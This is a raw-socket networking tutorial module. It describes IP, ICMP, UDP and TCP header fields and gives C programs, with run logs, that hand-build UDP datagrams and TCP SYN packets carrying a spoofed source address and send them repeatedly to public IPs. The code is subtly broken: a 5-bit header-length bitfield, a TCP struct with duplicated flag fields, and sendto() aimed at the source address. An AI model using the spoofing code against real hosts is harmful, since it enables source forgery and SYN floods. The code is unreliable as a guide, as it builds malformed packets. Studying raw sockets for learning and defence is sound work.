MODULE 43
NETWORK PROGRAMMING
SOCKET PART V
Advanced TCP / IP and RAW SOCKET

My Training Period: hours

Note:
This is a continuation from Part IV, Module42. Working program examples compiled using `gcc`, tested using the public IPs, run on Fedora 3, with several times of update, as root or suid 0. The Fedora machine used for the testing having the "No Stack Execute" disabled and the SELinux set to default configuration.
This Module will concentrate on the TCP/IP stack and will try to dig deeper till the packet level.

The protocols: IP, ICMP, UDP and TCP

To fabricate our own packets, what we all need to know is the structures of the protocols that need to be included. We can define our own protocol structure (packets' header) then assign it with new values or we just assign new values for the standard built-in structures' elements. Below you will find detail information of the IP, ICMP, UDP and TCP headers. Unix/Linux systems provide standard structures for the header files, so it is very useful in learning and understanding packets by fabricating our own packet by using a `struct`, so we have the flexibility in filling the packet headers. We can always create our own `struct`, as long as the length of each field is correct. In building our program later on, note also the little endian (Intel x86) notation and the big endian based machines (some processor architectures other than Intel x86 such as Motorola). The following sections try to analyze header structures that will be used to construct our own packet in the program examples that follows, so that we know what values should be filled in and which meaning they have. The data types that we need to use are: `unsigned char` (1 byte/8 bits), `unsigned short int` (2 bytes/16 bits) and `unsigned int` (4 bytes/32 bits). Some of the information presented in the following sections might be a repetition from the previous one.

IP

The following figure is IP header format that will be used as our reference in the following discussion.




Figure 23: IP header format.

The following is a structure for IP header example. Here we try defining all the IP header fields.

```
struct ipheader {
 unsigned char      iph_ihl:4, ip_ver:4;
 unsigned char      iph_tos;
 unsigned short int iph_len;
 unsigned short int iph_ident;
 unsigned char      iph_flags;
 unsigned short int iph_offset;
 unsigned char      iph_ttl;
 unsigned char      iph_protocol;
 unsigned short int iph_chksum;
 unsigned int       iph_source;
 unsigned int       iph_dest;
};
```

The **Internet** Protocol is the **network** layer protocol, used for routing the data from the source to its destination. Every datagram contains an IP header followed by a transport layer protocol such as tcp or udp. The following Table is a list of the IP header fields and their information.

Element/field	Description
iph_ver	4 bits of the version of IP currently used, the ip version is 4 (other version is IPv6).
iph_ihl	4 bits, the ip header (datagram) length in 32 bits octets (bytes) that point to the beginning of the data. The minimum value for a correct header is 5. This means a value of 5 for the iph_ihl means 20 bytes (5 * 4). Values other than 5 only need to be set if the ip header contains options (mostly used for routing).
iph_tos	8 bits, type of service controls the priority of the packet. 0x00 is normal; the first 3 bits stand for routing priority, the next 4 bits for the type of service (delay, throughput, reliability and cost). It indicates the quality of service desired by specifying how an upper-layer protocol would like a current datagram to be handled, and assigns datagrams various levels of importance. This field is used for the assignment of Precedence, Delay, Throughput and Reliability. These parameters are to be used to guide the selection of the actual service parameters when transmitting a datagram through a particular network. Several networks offer service precedence, which somehow treats high precedence traffic as more important than other traffic (generally by accepting only traffic above certain precedence at time of high load). The major choice is a three way tradeoff between low-delay, high-reliability, and high-throughput. Bits 0-2: Precedence. 111 - Network Control 110 - Internetwork Control 101 - CRITIC/ECP 100 - Flash Override 011 - Flash 010 - Immediate 001 - Priority 000 – Routine Bit 3: 0 = Normal **D**elay, 1 = Low Delay. Bit 4: 0 = Normal **T**hroughput, 1 = High Throughput. Bit 5: 0 = Normal **R**elibility, 1 = High Relibility. Bit 6-7: Reserved for Future Use. 0 1 2 3 4 5 6 7 Precedence D T R 0 0 The use of the Delay, Throughput, and Reliability indications may increase the cost (in some sense) of the service. In many networks better performance for one of these parameters is coupled with worse performance on another. Except for very unusual cases at most two of these three indications should be set. The type of service is used to specify the treatment of the datagram during its transmission through the internet system. The Network Control precedence designation is intended to be used within a network only. The actual use and control of that designation is up to each network. The Internetwork Control designation is intended for use by gateway control originators only. If the actual use of these precedence designations is of concern to a particular network, it is the responsibility of that network to control the access to, and use of, those precedence designations.
iph_len	The total is 16 bits; total length must contain the total length of the ip datagram (ip and data) in bytes. This includes ip header, icmp or tcp or udp header and payload size in bytes. The maximum length could be specified by this field is 65,535 bytes. Typically, hosts are prepared to accept datagrams up to 576 bytes (whether they arrive whole or in fragments).
iph_ident	The iph_ident sequence number is mainly used for reassembly of fragmented IP datagrams. When sending single datagrams, each can have an arbitrary ID. It contains an integer that identifies the current datagram. This field is assigned by sender to help receiver to assemble the datagram fragments.
iph_flag	Consists of a 3-bit field of which the two low-order (least-significant) bits control fragmentation. The low-order bit specifies whether the packet can be fragmented. The middle bit specifies whether the packet is the last fragment in a series of fragmented packets. The third or high-order bit is not used. The Control Flags: Bit 0: reserved, must be zero.


	Bit 1: (**DF**) 0 = May Fragment, 1 = **D**on't **F**ragment. Bit 2: (**MF**) 0 = Last Fragment, 1 = **M**ore **F**ragments. 
`ihp_offset`	The fragment offset is used for reassembly of fragmented datagrams. The first 3 bits are the fragment flags, the first one always 0, the second the do-not-fragment bit (set by `ihp_offset` = 0x4000) and the third the more-flag or more-fragments-following bit (`ihp_offset` = 0x2000). The following 13 bits is the fragment offset, containing the number of 8-byte big packets already sent. This 13 bits field indicates the position of the fragment's data relative to the beginning of the data in the original datagram, which allows the destination IP process to properly reconstruct the original datagram.
`iph_ttl`	8 bits, time to live is the number of hops (routers to pass) before the packet is discarded, and an icmp error message is returned. The maximum is 255. It is a counter that gradually decrements down to zero, at which point the datagram is discarded. This keeps packets from looping endlessly.
`iph_protocol`	8 bits, the transport layer protocol. It can be tcp (6), udp (17), icmp (1), or whatever protocol follows the ip header. Look in `/etc/protocols` or RFC 1700 for more. It indicates which upper-layer protocol receives incoming packets after IP processing is complete.
`iph_chksum`	16 bits, a checksum on the header only, the ip datagram. Every time anything in the datagram changes, it needs to be recalculated, or the packet will be discarded by the next router. It helps ensure IP header integrity. Since some header fields change, e.g., Time To Live, this is recomputed and verified at each point that the Internet header is processed.
`iph_source`	32 bits, source IP address. It is converted to long format, e.g. by `inet_addr()`. Can be chosen arbitrarily (as used in IP spoofing).
`iph_dest`	32 bits, destination IP address, converted to long format, e.g. by `inet_addr()`. Can be chosen arbitrarily.
Options	Variable. The options may appear or not in datagrams. They must be implemented by all IP modules (host and gateways). What is optional is their transmission in any particular datagram, not their implementation. In some environments the security option may be required in all datagrams. The option field is variable in length. There may be zero or more options.
Padding	Variable. The internet header padding is used to ensure that the internet header ends on a 32 bit boundary. The padding is zero.

Table 9: IP header fields description.

Fragmentation

Fragmentation, transmission and reassembly across a local network which is invisible to the internet protocol (IP) are called intranet fragmentation. Fragmentation of an internet datagram is necessary when it originates in a local network that allows a large packet size and must traverse a local network that limits packets to a smaller size to reach its destination. An internet datagram can be marked "don't fragment". When the internet datagram is marked like that, it is not to be internet fragmented under any circumstances. If internet datagram that has been marked as "don't fragment" cannot be delivered to its destination without fragmenting it, it will be discarded instead.
The internet fragmentation and reassembly procedure needs to be able to break a datagram into an almost arbitrary number of pieces that can be later reassembled. The receiver of the fragments uses the **`identification`** field to ensure that fragments of different datagrams are not mixed. The **`fragment offset`** field tells the receiver the position of a fragment in the original datagram. The `fragment offset` and `length` determine the portion of the original datagram covered by this fragment. The **`more-fragments`** flag indicates (by being reset) the last fragment. These fields provide sufficient information to reassemble datagrams.
The `identification` field is used to distinguish the fragments of one datagram from another. The originating protocol module of an internet datagram sets the `identification` field to a value that must be unique for that source-destination pair and protocol for the time the datagram will be active in the internet system. The originating protocol module of a complete datagram sets the `more-fragments` flag to zero and the fragment offset to zero.
To fragment a long internet datagram, an internet protocol module (for example, in a gateway/router), creates two new internet datagrams and copies the contents of the internet header fields from the long datagram into both new internet headers. The data of the long datagram is divided into two portions on an 8 bytes (64 bit) boundary (the second portion might not be an integral multiple of 8 bytes, but the first must be). The number of 8 byte blocks in

the first portion is called NFB (for Number of Fragment Blocks). The first portion of the data is placed in the first new internet datagram, and the total `length` field is set to the length of the first datagram. The `more-fragments` flag is set to one. The second portion of the data is placed in the second new internet datagram, and the total `length` field is set to the length of the second datagram. The `more-fragments` flag carries the same value as the long datagram. The `fragment offset` field of the second new internet datagram is set to the value of that field in the long datagram plus NFB.
This procedure can be generalized for an n-way split, rather than the two-way split described. To assemble the fragments of an internet datagram, an internet protocol module (for example at a destination host) combines internet datagrams that all have the **same value** for the four fields: `identification`, `source`, `destination`, and `protocol`. The combination is done by placing the data portion of each fragment in the relative position indicated by the `fragment offset` in that fragment's internet header. The first fragment will have the `fragment offset` zero, and the last fragment will have the `more-fragments` flag reset to zero.

ICMP

IP itself has no mechanism for establishing and maintaining a connection, or even containing data as a direct payload. **Internet Control Messaging Protocol** is merely an **addition** to IP to carry error, routing and control messages and data, and is often considered as a protocol of the network layer. The following is ICMP header format.




Figure 24: IMCP header format.

The following example is a structure that tries to define the ICMP header. This structure defined for Echo or Echo Reply Message.

```
struct icmpheader {
 unsigned char      icmph_type;
 unsigned char      icmph_code;
 unsigned short int icmph_chksum;
 /* The following data structures are ICMP type specific */
 unsigned short int icmph_ident;
 unsigned short int icmph_seqnum;
}; /* total icmp header length: 8 bytes (= 64 bits) */
```

Messages can be error or informational messages. Error messages can be Destination unreachable, Packet too big, Time exceed, Parameter problem. The possible informational messages are, Echo Request, Echo Reply, Group Membership Query, Group Membership Report and Group Membership Reduction. The following Table lists all the information for the previous structure element (the ICMP header's fields).

Element/field	Description
`icmph_type`	The message type, for example 0 - echo reply, 8 - echo request, 3 - destination unreachable. Look in for all the types. For each type of message several different codes are defined. An example of this is the Destination Unreachable message, where possible messages are: no route to destination, communication with destination administratively prohibited, not a neighbor, address unreachable, port unreachable. For further details, refer to the standard.
`icmph_code`	This is significant when sending an error message (unreach), and specifies the kind of error. Again, consult the include file for more. The 16-bit one's complement of the one's complement sum of the ICMP message starting with the ICMP type. For computing the checksum, the checksum field should be zero.
`icmph_chksum`	The checksum for the icmp header + data. Same as the IP checksum. Note: The next 32 bits in an icmp packet can be used in many different ways. This depends on the icmp type and code. The most commonly seen structure, an ID and sequence number, is used in echo requests and replies, but keep in mind that the header is actually more complex.
`icmph_ident`	An identifier to aid in matching requests/replies; may be zero. Used to echo request/reply messages, to identify the request.
`icmph_seqnum`	Sequence number to aid in matching requests/replies; may be zero. Used to identify the sequence of echo messages, if more than one is sent.

Table 10: ICMP header fields description.

The following is an example of the ICMP header format as defined in the above structure for Echo or Echo Reply Message.




Figure 25: An example of IP header format for Echo or Echo Reply Message.

The description:

Field	Description
`Type`	8 - For echo message; 0 - for echo reply message.
`Code`	0.
`Checksum`	The checksum is the 16-bit ones' complement of the one's complement sum of the ICMP message starting with the ICMP Type. For computing the checksum, the checksum field should be zero. If the total length is odd, the received data is padded with one octet of zeros for computing the checksum. This checksum may be replaced in the future.
`Identifier`	If code = 0, an identifier to aid in matching echoes and replies, may be zero.
`Sequence Number`	If code = 0, a sequence number to aid in matching echoes and replies, may be zero. The data received in the echo message must be returned in the echo reply message. The identifier and sequence number may be used by the echo sender to aid in matching the replies with the echo requests. For example, the identifier might be used like a port in TCP or UDP to identify a session, and the sequence number might be incremented on each echo request sent. The echoer returns these same values in the echo reply. Code 0 may be received from a gateway or a host.

Table 11: IP header fields for Echo or Echo Reply Message description.

UDP

The **User Datagram Protocol** is a transport protocol for sessions that need to exchange data. Both transport protocols, UDP and TCP provide 65535 (2^{16}) different standard and non standard source and destination ports. The destination port is used to connect to a specific service on that port. Unlike TCP, UDP is not reliable, since it doesn't use sequence numbers and stateful connections. This means UDP datagrams can be spoofed, and might not be reliable (e.g. they can be lost unnoticed), since they are not acknowledged using replies and sequence numbers. The following figure shows the UDP header format.




Figure 26: UDP header format.

As an example, we can define a structure for the UDP header as follows.

```
struct udpheader {
 unsigned short int udph_srcport;
 unsigned short int udph_destport;
 unsigned short int udph_len;
 unsigned short int udph_chksum;
}; /* total udp header length: 8 bytes (= 64 bits) */
```

A brief description:

Element/field	Description
`udph_srcport`	The source port that a client `bind()`s to, and the contacted server will reply back to in order to direct his responses to the client. It is an optional field, when meaningful, it indicates the

	port of the sending process, and may be assumed to be the port to which a reply should be addressed in the absence of any other information. If not used, a value of zero is inserted.
udph_destport	The destination port that a specific server can be contacted on.
udph_len	The length of udp header and payload data in bytes. It is a length in bytes of this user datagram including this header and the data. (This means the minimum value of the length is eight.)
udph_chksum	The checksum of header and data, see IP checksum. It is the 16-bit one's complement of the one's complement sum of a **pseudo header** (shown in the following figure) of information from the IP header, the UDP header, and the data, padded with zero octets at the end (if necessary) to make a multiple of two octets. The pseudo header conceptually prefixed to the UDP header contains the source address, the destination address, the protocol, and the UDP length. This information gives protection against misrouted datagrams. This checksum procedure is the same as used in TCP. If the computed checksum is zero, it is transmitted as all ones (the equivalent in one's complement arithmetic). An all zero transmitted checksum value means that the transmitter generated no checksum (for debugging or for higher level protocols that don't care).

Table 12: UDP header fields description.




Figure 27: UDP pseudo header format.

TCP

The **Transmission Control Protocol** is the mostly used transport protocol that provides mechanisms to establish a reliable connection with some basic authentication, using connection states and sequence numbers. The following is a TCP header format.




Figure 28: TCP header format.

And a structure example for the TCP header's field.

```
struct tcpheader {
 unsigned short int tcph_srcport;
 unsigned short int tcph_destport;
 unsigned int       tcph_seqnum;
 unsigned int       tcph_acknum;
 unsigned char      tcph_reserved:4, tcph_offset:4;
 unsigned char      tcph_flags;
 unsigned short int tcph_win;
 unsigned short int tcph_chksum;
 unsigned short int tcph_urgptr;
};
/* total tcp header length: 20 bytes (= 160 bits) */
```

A brief description:

Element/field	Description
tcph_srcport	The 16 bits source port, which has the same function as in UDP.

tcph_destport	The 16 bits destination port, which has the same function as in UDP.
tcph_seqnum	The 32 bits sequence number of the first data octet in this segment (except when SYN is present). If SYN is present the sequence number is the initial sequence number (ISN) and the first data octet is ISN+1. It is used to enumerate the TCP segments. The data in a TCP connection can be contained in any amount of segments (= single tcp datagrams), which will be put in order and acknowledged. For example, if you send 3 segments, each containing 32 bytes of data, the first sequence would be (N+)1, the second one (N+)33 and the third one (N+)65. "N+" because the initial sequence is random.
tcph_acknum	32 bits. If the ACK control bit is set this field contains the value of the next sequence number the sender of the segment is expecting to receive. Once a connection is established this is always sent. Every packet that is sent and a valid part of a connection is acknowledged with an empty TCP segment with the ACK flag set (see below), and the tcph_acknum field containing the previous tcph_seqnum number.
tcph_offset	The segment offset specifies the length of the TCP header in 32bit/4byte blocks. Without tcp header options, the value is 5.
tcph_reserved	4 bits reserved for future use. This is unused and must contain binary zeroes.
tcph_flags	This field consists of six bits flags (left to right). They can be ORed. TH_URG - Urgent. Segment will be routed faster, used for termination of a connection or to stop processes (using telnet protocol). TH_ACK - Acknowledgement. Used to acknowledge data and in the second and third stage of a TCP connection initiation. TH_PSH - Push. The systems IP stack will not buffer the segment and forward it to the application immediately (mostly used with telnet). TH_RST - Reset. Tells the peer that the connection has been terminated. TH_SYN - Synchronization. A segment with the SYN flag set indicates that client wants to initiate a new connection to the destination port. TH_FIN - Final. The connection should be closed, the peer is supposed to answer with one last segment with the FIN flag set as well.
tcph_win	16 bits Window. The number of bytes that can be sent before the data should be acknowledged with an ACK before sending more segments.
tcph_chksum	The checksum field is the 16 bit one's complement of the one's complement sum of all 16 bit words in the header and text. If a segment contains an odd number of header and text octets to be checksummed, the last octet is padded on the right with zeros to form a 16 bit word for checksum purposes. The pad is not transmitted as part of the segment. While computing the checksum, the checksum field itself is replaced with zeros. It is the checksum of pseudo header, tcp header and payload. The pseudo is a structure containing IP source and destination address, 1 byte set to zero, the protocol (1 byte with a decimal value of 6), and 2 bytes (unsigned short) containing the total length of the tcp segment. The checksum also covers a 96 bit pseudo header (shown in the following figure) conceptually prefixed to the TCP header. This pseudo header contains the Source Address, the Destination Address, the Protocol, and TCP length. This gives the TCP protection against misrouted segments. This information is carried in the Internet Protocol and is transferred across the TCP/Network interface in the arguments or results of calls by the TCP on the IP.
tcph_urgptr	Urgent pointer. Only used if the TH_URG flag is set, else zero. It points to the end of the payload data that should be sent with priority.

Table 13: TCP header fields description.




Figure 29: TCP pseudo header format.

The TCP Length is the TCP header length plus the data length in octets (this is not an explicitly transmitted quantity, but is computed), and it does not count the 12 octets of the pseudo header.

Building and injecting datagrams program examples

```
[root@bakawali testraw]# cat rawudp.c
// ----rawudp.c------
// Must be run by root lol! Just datagram, no payload/data
#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/udp.h>

// The packet length
#define PCKT_LEN 8192

// Can create separate header file (.h) for all
// headers' structure
// IP header's structure
struct ipheader {
 unsigned char      iph_ihl:5, iph_ver:4;
 unsigned char      iph_tos;
 unsigned short int iph_len;
 unsigned short int iph_ident;
 unsigned char      iph_flag;
 unsigned short int iph_offset;
 unsigned char      iph_ttl;
 unsigned char      iph_protocol;
 unsigned short int iph_chksum;
 unsigned int       iph_sourceip;
 unsigned int       iph_destip;
};

// UDP header's structure
struct udpheader {
 unsigned short int udph_srcport;
 unsigned short int udph_destport;
 unsigned short int udph_len;
 unsigned short int udph_chksum;
};
// total udp header length: 8 bytes (=64 bits)

// Function for checksum calculation
// From the RFC, the checksum algorithm is:
//  "The checksum field is the 16 bit one's complement of the one's
//  complement sum of all 16 bit words in the header.  For purposes of
//  computing the checksum, the value of the checksum field is zero."
unsigned short csum(unsigned short *buf, int nwords)
{       //
        unsigned long sum;
        for(sum=0; nwords>0; nwords--)
                sum += *buf++;
        sum = (sum >> 16) + (sum &0xffff);
        sum += (sum >> 16);
        return (unsigned short)(~sum);
}

// Source IP, source port, target IP, target port from
// the command line arguments
int main(int argc, char *argv[])
{
int sd;
// No data/payload just datagram
char buffer[PCKT_LEN];
// Our own headers' structures
struct ipheader *ip = (struct ipheader *) buffer;
struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));
// Source and destination addresses: IP and port
struct sockaddr_in sin, din;
int one = 1;
const int *val = &one;

memset(buffer, 0, PCKT_LEN);

if(argc != 5)
{
printf("- Invalid parameters!!!\n");
printf("- Usage %s <source hostname/IP> <source port> <target hostname/IP> <target port>\n",
argv[0]);
exit(-1);
}

// Create a raw socket with UDP protocol
```

```
sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
if(sd < 0)
{
perror("socket() error");
// If something wrong just exit
exit(-1);
}
else
printf("socket() - Using SOCK_RAW socket and UDP protocol is OK.\n");

// The source is redundant, may be used later if needed
// Address family
sin.sin_family = AF_INET;
din.sin_family = AF_INET;
// Port numbers
sin.sin_port = htons(atoi(argv[2]));
din.sin_port = htons(atoi(argv[4]));
// IP addresses
sin.sin_addr.s_addr = inet_addr(argv[1]);
din.sin_addr.s_addr = inet_addr(argv[3]);

// Fabricate the IP header or we can use the
// standard header structures but assign our own values.
ip->iph_ihl = 5;
ip->iph_ver = 4;
ip->iph_tos = 16; // Low delay
ip->iph_len = sizeof(struct ipheader) + sizeof(struct udpheader);
ip->iph_ident = htons(54321);
ip->iph_ttl = 64; // hops
ip->iph_protocol = 17; // UDP
// Source IP address, can use spoofed address here!!!
ip->iph_sourceip = inet_addr(argv[1]);
// The destination IP address
ip->iph_destip = inet_addr(argv[3]);

// Fabricate the UDP header
// Source port number, redundant
udp->udph_srcport = htons(atoi(argv[2]));
// Destination port number
udp->udph_destport = htons(atoi(argv[4]));
udp->udph_len = htons(sizeof(struct udpheader));
// Calculate the checksum for integrity
ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) + sizeof(struct
udpheader));
// Inform the kernel do not fill up the packet structure
// we will build our own...
if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one)) < 0)
{
perror("setsockopt() error");
exit(-1);
}
else
printf("setsockopt() is OK.\n");

// Send loop, send for every 2 second for 100 count
printf("Trying...\n");
printf("Using raw socket and UDP protocol\n");
printf("Using Source IP: %s port: %u, Target IP: %s port: %u.\n", argv[1], atoi(argv[2]),
argv[3], atoi(argv[4]));

int count;
for(count = 1; count <=20; count++)
{
if(sendto(sd, buffer, ip->iph_len, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
// Verify
{
perror("sendto() error");
exit(-1);
}
else
{
printf("Count #%u - sendto() is OK.\n", count);
sleep(2);
}
}
close(sd);
return 0;
}
```

```
[root@bakawali testraw]# gcc rawudp.c -o rawudp
[root@bakawali testraw]# ./rawudp
- Invalid parameters!!!
- Usage ./rawudp <source hostname/IP> <source port> <target hostname/IP> <target port>
[root@bakawali testraw]# ./rawudp 192.168.10.10 21 203.106.93.91 8080
socket() - Using SOCK_RAW socket and UDP protocol is OK.
setsockopt() is OK.
Trying...
Using raw socket and UDP protocol
Using Source IP: 192.168.10.10 port: 21, Target IP: 203.106.93.91 port: 8080.
Count #1 - sendto() is OK.
Count #2 - sendto() is OK.
Count #3 - sendto() is OK.
Count #4 - sendto() is OK.
Count #5 - sendto() is OK.
Count #6 - sendto() is OK.
Count #7 - sendto() is OK.
...
```

You can use network monitoring tools to capture the raw socket datagrams at the target machine to see the effect. The following is a raw socket and tcp program example.

```
[root@bakawali testraw]# cat rawtcp.c
//---cat rawtcp.c---
// Run as root or suid 0, just datagram no data/payload
#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
// Packet length
#define PCKT_LEN 8192

// May create separate header file (.h) for all
// headers' structures
// IP header's structure
struct ipheader {
 unsigned char      iph_ihl:5, /* Little-endian */
                    iph_ver:4;
 unsigned char      iph_tos;
 unsigned short int iph_len;
 unsigned short int iph_ident;
 unsigned char      iph_flags;
 unsigned short int iph_offset;
 unsigned char      iph_ttl;
 unsigned char      iph_protocol;
 unsigned short int iph_chksum;
 unsigned int       iph_sourceip;
 unsigned int       iph_destip;
};

/* Structure of a TCP header */
struct tcpheader {
 unsigned short int tcph_srcport;
 unsigned short int tcph_destport;
 unsigned int       tcph_seqnum;
 unsigned int       tcph_acknum;
 unsigned char      tcph_reserved:4, tcph_offset:4;
 // unsigned char tcph_flags;
  unsigned int
       tcp_res1:4,       /*little-endian*/
       tcph_hlen:4,      /*length of tcp header in 32-bit words*/
       tcph_fin:1,       /*Finish flag "fin"*/
       tcph_syn:1,       /*Synchronize sequence numbers to start a connection*/
       tcph_rst:1,       /*Reset flag */
       tcph_psh:1,       /*Push, sends data to the application*/
       tcph_ack:1,       /*acknowledge*/
       tcph_urg:1,       /*urgent pointer*/
       tcph_res2:2;
 unsigned short int tcph_win;
 unsigned short int tcph_chksum;
 unsigned short int tcph_urgptr;
};

// Simple checksum function, may use others such as
// Cyclic Redundancy Check, CRC
```

```
unsigned short csum(unsigned short *buf, int len)
{
        unsigned long sum;
        for(sum=0; len>0; len--)
                sum += *buf++;
        sum = (sum >> 16) + (sum &0xffff);
        sum += (sum >> 16);
        return (unsigned short)(~sum);
}

int main(int argc, char *argv[])
{
int sd;
// No data, just datagram
char buffer[PCKT_LEN];
// The size of the headers
struct ipheader *ip = (struct ipheader *) buffer;
struct tcpheader *tcp = (struct tcpheader *) (buffer + sizeof(struct ipheader));
struct sockaddr_in sin, din;
int one = 1;
const int *val = &one;

memset(buffer, 0, PCKT_LEN);

if(argc != 5)
{
printf("- Invalid parameters!!!\n");
printf("- Usage: %s <source hostname/IP> <source port> <target hostname/IP> <target port>\n",
argv[0]);
exit(-1);
}

sd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);
if(sd < 0)
{
   perror("socket() error");
   exit(-1);
}
else
printf("socket()-SOCK_RAW and tcp protocol is OK.\n");

// The source is redundant, may be used later if needed
// Address family
sin.sin_family = AF_INET;
din.sin_family = AF_INET;
// Source port, can be any, modify as needed
sin.sin_port = htons(atoi(argv[2]));
din.sin_port = htons(atoi(argv[4]));
// Source IP, can be any, modify as needed
sin.sin_addr.s_addr = inet_addr(argv[1]);
din.sin_addr.s_addr = inet_addr(argv[3]);
// IP structure
ip->iph_ihl = 5;
ip->iph_ver = 4;
ip->iph_tos = 16;
ip->iph_len = sizeof(struct ipheader) + sizeof(struct tcpheader);
ip->iph_ident = htons(54321);
ip->iph_offset = 0;
ip->iph_ttl = 64;
ip->iph_protocol = 6; // TCP
ip->iph_chksum = 0; // Done by kernel

// Source IP, modify as needed, spoofed, we accept through
// command line argument
ip->iph_sourceip = inet_addr(argv[1]);
// Destination IP, modify as needed, but here we accept through
// command line argument
ip->iph_destip = inet_addr(argv[3]);

// TCP structure
// The source port, spoofed, we accept through the command line
tcp->tcph_srcport = htons(atoi(argv[2]));
// The destination port, we accept through command line
tcp->tcph_destport = htons(atoi(argv[4]));
tcp->tcph_seqnum = htonl(1);
tcp->tcph_acknum = 0;
tcp->tcph_offset = 5;
tcp->tcph_syn = 1;
tcp->tcph_ack = 0;
tcp->tcph_win = htons(32767);
```

```
tcp->tcph_chksum = 0; // Done by kernel
tcp->tcph_urgptr = 0;
// IP checksum calculation
ip->iph_chksum = csum((unsigned short *) buffer, (sizeof(struct ipheader) + sizeof(struct
tcpheader)));

// Inform the kernel do not fill up the headers'
// structure, we fabricated our own
if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one)) < 0)
{
    perror("setsockopt() error");
    exit(-1);
}
else
   printf("setsockopt() is OK\n");

printf("Using:::::Source IP: %s port: %u, Target IP: %s port: %u.\n", argv[1], atoi(argv[2]),
argv[3], atoi(argv[4]));

// sendto() loop, send every 2 second for 50 counts
unsigned int count;
for(count = 0; count < 20; count++)
{
if(sendto(sd, buffer, ip->iph_len, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
// Verify
{
   perror("sendto() error");
   exit(-1);
}
else
   printf("Count #%u - sendto() is OK\n", count);
sleep(2);
}
close(sd);
return 0;
}
```

[root@bakawali testraw]# `gcc rawtcp.c -o rawtcp`
[root@bakawali testraw]# `./rawtcp`

```
- Invalid parameters!!!
- Usage: ./rawtcp <source hostname/IP> <source port> <target hostname/IP> <target
port>
[root@bakawali testraw]# ./rawtcp 10.10.10.100 23 203.106.93.88 8008
socket()-SOCK_RAW and tcp protocol is OK.
setsockopt() is OK
Using:::::Source IP: 10.10.10.100 port: 23, Target IP: 203.106.93.88 port: 8008.
Count #0 - sendto() is OK
Count #1 - sendto() is OK
Count #2 - sendto() is OK
Count #3 - sendto() is OK
Count #4 - sendto() is OK
...
```

